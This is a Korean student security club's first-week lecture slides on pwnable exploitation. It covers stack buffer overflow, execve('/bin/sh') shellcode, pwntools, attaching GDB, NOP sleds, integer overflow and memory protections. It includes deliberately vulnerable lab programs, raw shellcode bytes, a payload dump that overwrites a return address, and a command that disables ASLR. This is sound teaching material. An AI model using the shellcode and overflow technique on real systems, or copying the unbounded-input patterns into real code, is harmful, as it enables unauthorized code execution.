

2024 Cykor Seminar

# 포너블 1주차

사이버국방학과 22 장정호

# Pwnable?


## ▼ 1. 개요

운영체제나 소프트웨어, 하드웨어에 내재된 보안 취약점을 해킹하는 것. 흔히 리트에서 따온 pwn을 써서 포너블(Pwnable)이라고도 부른다.

➔ 시스템 권한 획득, 정보 유출 etc...

# Pwnable?

## 우리가 공부하게 될 Pwnable



⇒ 취약점 분석

⇒ 익스플로잇 코드 작성    ⇒ 코드 실행 및 쉘 획득

# Method?

Buffer Overflow, Return To Libc,  
Return Oriented Programming...

앞으로 배울 기법들!

→ 이번주는 **Buffer Overflow**

그 중에서도 **Stack Buffer Overflow!**

# BOF?

프로그램이 버퍼에 데이터를 입력 받을 때,  
버퍼의 용량을 초과한 입력을 받는 취약점!


(버퍼란 임의의 변수, 배열 등 메모리 공간)

➔ 실습(exec1.c)을 통해 확인해보자!

# BOF?

```
실습 > C exec1.c
1  #include<stdio.h>
2
3  int main(void){
4
5      // 0x4d = ASCII "M"
6      char tmp[8] = {0x4d, 0x4d, 0x4d, 0x4d, 0x4d, 0x4d, 0x4d, 0};
7      char buf[8] = {0, };
8
9      printf("tmp: %s\n", tmp);
10
11     scanf("%s", buf);
12     printf("%s", tmp);
13
14     return 0;
15
16 }
```

exec1.c



8바이트 크기의 buf


만약 8바이트 이상의 값을 입력한다면..?

# BOF?

```

00000000
jungho@JungHo: /mnt
tmp: MMMMMMMM
aaaaaaaaaaaa
aa jungho@JungHo: /m

```




**tmp**의 범위를 침범해 값이 작성된다!

결과 덮어 씌운 값이 출력!!!

그런데 이걸 어떻게 활용할까?

# BOF?



Stack Frame

리버싱 강의때 배웠던  
Stack Frame을 상기하자..

쓸만한 부분이..?


➔ **Return Addr!!!!**

**코드 흐름을 바꿀 수 있음!!!!**



# Shellcode?

셸(Shell)은 운영 체제 커널과  
사용자 간의 인터페이스 프로그램



```
jungho@JungHo: /mnt/c/User x + v - □ x
jungho@JungHo: /mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강
의/tmp$ ls
file1 file2 flag python.py
jungho@JungHo: /mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강
의/tmp$

jungho@JungHo: /mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강
의/tmp$ cat flag
flag!!
jungho@JungHo: /mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강
의/tmp$ |

jungho@JungHo: /mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강
의/tmp$ python3 python.py
hello
jungho@JungHo: /mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강
의/tmp$
```

다양한 명령어 실행 가능  
➔ 시스템 통제 가능!

# Shellcode?

셸(Shell)은 리눅스 환경 기준으로  
“**/bin/sh**” 위치에 저장되어 있음

+ 프로그램 내부에서

명령어를 실행하는 여러 함수들(system, execve etc...)로  
“**/bin/sh**”를 실행할 수 있다!!!

# Shellcode?

C shellcode.c > ...

```
1  #include<stdlib.h>
2
3  v int main(void){
4
5      system("/bin/sh");
6  }
```

C shellcode.c > ...

```
1  #include<unistd.h>
2
3  int main(void){
4
5      execve("/bin/sh", 0, 0);
6
7  }
```

=>

ASM shellcode.asm

```
1  .global _start
2
3  v _start:
4
5      xor eax, eax
6      xor edx, edx
7
8      ...
9
10     mov eax, 0xb
11     int 0x80
12
```


=>

\x31\xc0\x50\x68\x2f\x2f  
\x73\x68\x68\x2f\x62\x69  
\x6e\x89\xe3\x50\x53\x89  
\xe1\x31\xd2\xb0\x0b\xcd  
\x80

**셸코드(Shellcode)**

**셸(Shell)**을 실행시켜주는 기계어 코드  
(opcode)

# Shellcode?



**BOF 취약점을 이용해 오른쪽과 같이 Stack을 수정하면?**

**→ 셸(Shell) 실행 가능!**

# Pwntools



로컬 또는 리모트 바이너리(실행파일)의 데이터를 받거나  
전송할 수 있는 파이썬 pwnable tools

# Pwntools

```
$ sudo apt-get update
$ sudo apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential
$ python3 -m pip install --upgrade pip
$ python3 -m pip install --upgrade pwntools
```

## How to Download

```
jungho@JungHo: /mnt/c/User  ×  +  ▾  -  □  ×
jungho@JungHo: /mnt/c/Users/j9947/OneDrive/바탕 화면 /cy
kor 강의$ python3
Python 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4
.0] on linux
Type "help", "copyright", "credits" or "license" for m
ore information.
>>> from pwn import *
>>>
```

**“\$ python3, \$ from pwn import \*”**  
명령어 실행 시 결과가 오른쪽과 같으면  
설치 성공

➔ 사용 방법은 실습을 통해 익혀보자!

# Pwntools

**aslr:** 프로그램 실행마다 stack, heap, 라이브러리의 주소값을 랜덤화해주는 보호 기법



```
$ cat /proc/sys/kernel/randomize_va_space
```

How to Check



```
$ sudo bash -c "echo (NUMBER) > /proc/sys/kernel/randomize_va_space"
```

How to Change

# Pwntools

**aslr:** 프로그램 실행마다 stack, heap, 라이브러리의 주소값을 랜덤화해주는 보호 기법

**(NUMBER)**

**0:** aslr 완전 해제

**1:** 랜덤 stack, 랜덤 라이브러리

**2:** 랜덤 stack, 랜덤 heap, 랜덤 라이브러리

실습 및 과제를 진행할 때는 **0**으로 설정!!!



# Pwntools

```
실습 > C exec2.c
1  #include<stdio.h>
2
3  int main(void){
4
5      char buf[0x30];
6
7      scanf("%s", buf);
8
9      return 0;
10
11 }
```

exec2.c

0x30 바이트 크기의 buf(ebp-0x30)를 선언하고  
buf에 데이터를 길이 제한 없이 받아들인다.

→ buf에 shellcode를 작성하고,  
return address(ebp+0x4)에 buf의 시작주소를 덮자!

Shellcode 모음 블로그:

<https://hackhijack64.tistory.com/38>

# GDB attach

GDB 자체로 프로그램을 실행해 디버깅할 수도 있지만,  
pwntools로 실행한 프로그램에 GDB를 붙여 디버깅할 수 있음!  
(그냥 GDB로 분석할 때와 실제로 프로그램 실행할 때의 메모리 주소가 다를 수 있음!)

```
14  
15     pause()  
16     p.sendline(payload)  
17
```

pwntools 파이썬 코드에서 대체로 payload를 전송하기 직전 `pause()`를 통해 프로그램을 멈추고 GDB를 attach하게 됨.

# GDB attach

```
jungho@JungHo:/mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강의 /  
실습$ python3 exploit.py  
[+] Starting local process './exec2': pid 8026  
[*] Paused (press any to continue)
```


or

```
jungho      8026      8022  0 11:17 pts/11    00:00:00 ./exec2  
jungho      8236      1985  0 11:18 pts/6      00:00:00 ps -ef  
jungho@JungHo:/mnt/c/Users/j9947$
```

\$ ps -ef

python 코드를 실행시킨 후, pwntools의 기능 또는 ps -ef 명령어를 통해  
실행 파일(바이너리)의 PID를 구한다!

# GDB attach



```
jungho@JungHo: /mnt/c/User  ×  +  ▾  
jungho@JungHo:/mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강의/  
실습$ python3 exploit.py  
[+] Starting local process './exec2': pid 8026  
[*] Paused (press any to continue)  
  
jungho@JungHo:/mnt/c/Users/j9947$ gdb -q  
GEF for linux ready, type `gef' to start, `gef_config' to config  
ure  
88 commands loaded and 5 functions added for GDB 12.1 in 0.00ms  
using Python engine 3.10  
gef➤ attach 8026
```

터미널을 하나 더 띄우고 gdb를 실행시킨 후,  
“attach pid” 명령어를 통해 gdb를 바이너리에 붙인다!

# GDB attach

```
jungho@JungHo: /mnt/c/User × + ▾
jungho@JungHo: /mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강의/
실습$ python3 exploit.py
[*] Starting local process './exec2': pid 9906
[*] Paused (press any to continue)

0xfffffc8ec|+0x001c: 0xf7fa8620 → 0xfbad2088
code:x86:32
0xf7fc4543 <__kernel_vsyscall+3> mov     ebp, esp
0xf7fc4545 <__kernel_vsyscall+5> sysenter
0xf7fc4547 <__kernel_vsyscall+7> int     0x80
→ 0xf7fc4549 <__kernel_vsyscall+9> pop     ebp
0xf7fc454a <__kernel_vsyscall+10> pop     edx
0xf7fc454b <__kernel_vsyscall+11> pop     ecx
0xf7fc454c <__kernel_vsyscall+12> ret
0xf7fc454d nop
0xf7fc454e nop

threads
[#0] Id 1, Name: "exec2", stopped 0xf7fc4549 in __kernel_vsyscall(), reason: STOPPED

trace
[#0] 0xf7fc4549 → __kernel_vsyscall()
[#1] 0xf7e881a7 → __GI___libc_read(fd=0x0, buf=0x804d1a0, nbytes=0x1000)
[#2] 0xf7dfc876 → _IO_new_file_underflow(fp=0xf7fa8620 <_IO_2_1_stdin_>)
[#3] 0xf7dfda30 → __GI__IO_default_uflow(fp=0xf7fa8620 <_IO_2_1_stdin_>)
[#4] 0xf7dd7ee9 → __vfprintf_internal(s=<optimized out>, format=<optimized out>, argptr=<optimized out>, mode_flags=<optimized out>)
[#5] 0xf7dd6c89 → __isoc99_scanf(format=0x804a008 "%s")
[#6] 0x804918a → main()
[#7] 0xf7d9f519 → __libc_start_call_main(main=0x8049176 <main>, argc=0x1, argv=0xffffd0c4)
[#8] 0xf7d9f5f3 → __libc_start_main_impl(main=0x8049176 <main>, argc=0x1, argv=0xffffd0c4, init=0x0, fini=0x0, rtdl_fini=0xf7fcaab0 <_dl_fini>, stack_end=0xffffd0bc)
[#9] 0x804908c → _start()

gef> fin
Run till exit from #0 0xf7fc4549 in __kernel_vsyscall ()
```

attach 이후, 만약 원하는 함수 부분이 아니라면(ex main 함수),

원하는 함수가 등장할 때까지 **gdb에서 fin 명령어**를 통해 함수를 종료시킨다

(pause를 걸었다면 위와 같이 fin 명령어 입력시 gdb에 입력이 더 이상 안되는데, 이 때는 python 코드를 실행한 부분에서 엔터를 쳐 pause를 끝낸다)

# Pwntools

```
jungho@JungHo:/mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강의/실습$ python3 exploit.py
[+] Starting local process './exec2': pid 11668
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ ls
example  exec1    exec1.c  exec2    exec2.c  exploit.py
$ id
uid=1000(jungho) gid=1000(jungho) groups=1000(jungho),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),116(netdev),1001(docker)
$
```

익스플로잇에 성공했다면 위와 같이 ls, id 등 명령어 실행이 가능하다.

코드가 완벽한거 같은데 익스플로잇에 실패하면 shellcode를 다른걸로 바꿔보자.

# Pwntools

```
실습 > C exec4.c
1  #include<stdio.h>
2
3  int main(void){
4
5      setvbuf(stdout, 0, 2, 0);
6
7      char buf[0x40] = {0,};
8
9      printf("Hello! Enter Your Input: ");
10     read(0, buf, 0x50);
11
12     return 0;
13
14 }
```

exec4.c

pwntools에 익숙해지기 위해  
한번 더 실습해보자!

Shellcode 모음 블로그:  
<https://hackhijack64.tistory.com/38>

# 추가적인 Pwntools 함수

```
4  
5 context.log_level = 'debug'  
6
```

=>

```
[DEBUG] Received 0x19 bytes:  
b'Hello! Enter Your Input: '  
[DEBUG] Sent 0x50 bytes:  
00000000 31 f6 48 bb 2f 62 69 6e 2f 2f 73 68 56 53 54 5f  
|1-H-|/bin|//sh|VST_|  
00000010 6a 3b 58 31 d2 0f 05 90 90 90 90 90 90 90 90  
|j;X1|...|...|...|...|  
00000020 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  
|...|...|...|...|...|  
*  
00000040 90 90 90 90 90 90 90 90 80 de ff ff ff 7f 00 00  
|...|...|...|...|...|  
00000050  
[*] Switching to interactive mode  
$
```

바이너리가 출력하는 값, pwntools로 보내는 값 등을 16진수 형태로 출력해줌!

```
7 gdb.attach(p)  
8
```

=>

```
os.execve(['/usr/bin/gdb'], ['/usr/bin/gdb', '-q', './exec4', '6836'], os.environ)  
[+] Starting local process './exec4': pid 6836  
[+] Running in new terminal: ['/usr/bin/gdb', '-q', './exec4', '6836']  
[DEBUG] Created script for new terminal:  
#!/usr/bin/python3  
import os  
os.execve(['/usr/bin/gdb'], ['/usr/bin/gdb', '-q', './exec4', '6836'], os.environ)  
[DEBUG] launching a new terminal: ['/usr/bin/gdb', '-q', './exec4', '6836']  
[+] Waiting for debugger: debugger exited! (maybe check /proc/sys/kernel/yama/proc_sops)  
[*] Paused (press any to continue)  
  
0x00007fffffd00000: 0x0000000000000000  
0x00007fffffd00010: 0x0000000000000000  
0x00007fffffd00020: 0x0000000000000000  
0x00007fffffd00030: 0x0000000000000000  
0x00007fffffd00040: 0x0000000000000000  
code: x86_64  
test eax, eax  
jne 0x7ffff7e9b7f9 <__GI__  
-libc_read12:  
0x7ffff7e9b7f9 <read10> syscall  
cmp rax, 0xfffffffffffff00  
ja 0x7ffff7e9b800 <__GI__  
-libc_read122:  
0x7ffff7e9b7fa <read20> ret  
nop DWORD PTR [rax+rax*10  
v0  
0x7ffff7e9b7fb <read27> nop  
0x7ffff7e9b7fc <read32> sub rax, 0x28  
0x7ffff7e9b7fd <read36> mov QWORD PTR [rsp+0x18],  
rdx  
thread:  
[m] Id 1, Name: "exec4", stopped 0x7ffff7e9b7fc in __GI__libc_read(), reason: STOPPED  
[m] 0x7ffff7e9b7fc + __GI__libc_read(fd=0x0, buf=0x7fffffd00000, nbytes=0x50)  
[l] 0x001204 + main()  
[x2] 0x7ffff7e9b800 + __libc_start_call_main(main=0x001176 <main>, argc=0x1, argv=0x7fffffd00000)  
[l] 0x7ffff7e9b800 + __libc_start_main_impl(main=0x001176 <main>, argc=0x1, argv=0x7fffffd00000, init=0x001176 <main>, linked_out, rld, finfo=0x001176 <main>, stack=0x7fffffd00000)  
[l] 0x0018b5 + _start()  
gdb
```

터미널을 하나 더 켜 필요 없이 자동으로 gdb가 attach 됨!  
(자동으로 켜진 gdb를 종료하려면 “quit” 명령어 입력)


추가적인 pwntools 사용법: <https://hiimsik.tistory.com/42>



# NOP-Sled

buf의 주소값을 정확히 알지 못할 경우,  
**NOP(=0x90)**을 **shellcode** 앞에 작성해  
shellcode의 길이를 늘릴 수 있다

(NOP는 아무런 동작도 수행하지 않고  
다음 명령어를 수행한다는 명령어!)



# Integer Overflow

정수의 종류는 **signed integer**와 **unsigned integer** 두 종류!

```
실습 > C exec3.c
1  #include<stdio.h>
2
3  int main(void){
4
5      unsigned int ch = 4294967295;
6
7      printf("unsigned: %u %x\n", ch, ch);
8      printf("signed: %d %x\n", ch, ch);
9
10     return 0;
11
12 }
```

exec3.c

unsigned int의 최대 값을  
signed 형태로 출력한다면..?

int	-2,147,483,648 ~ 2,147,483,647
uint	0 ~ 4,294,967,295

# Integer Overflow

```
jungho@JungHo: /mnt/c/Users/j99  
실습$ ./exec3  
unsigned: 4294967295 ffffffff  
signed: -1 ffffffff
```

unsigned 일 때와 signed 일 때 인식되는 정수의 크기가 다름!

저장되는 hex 값은 동일!!

➔ 검증 우회에 사용될 수 있음!!!!

# 보호 기법

**NX(No-Execute):** 코드를 실행하는 메모리 영역과 쓰기 가능한 메모리 영역을 구분하는 기법

→ 켜져 있다면 shellcode를 사용할 수 없음!!

**ASLR:** 메모리 주소를 임의로 랜덤화하는 기법

**CANARY:** stack의 sfp와 지역 변수들 사이에 canary 값을 넣고 함수 종료 직전에 변조 유무를 확인하는 기법
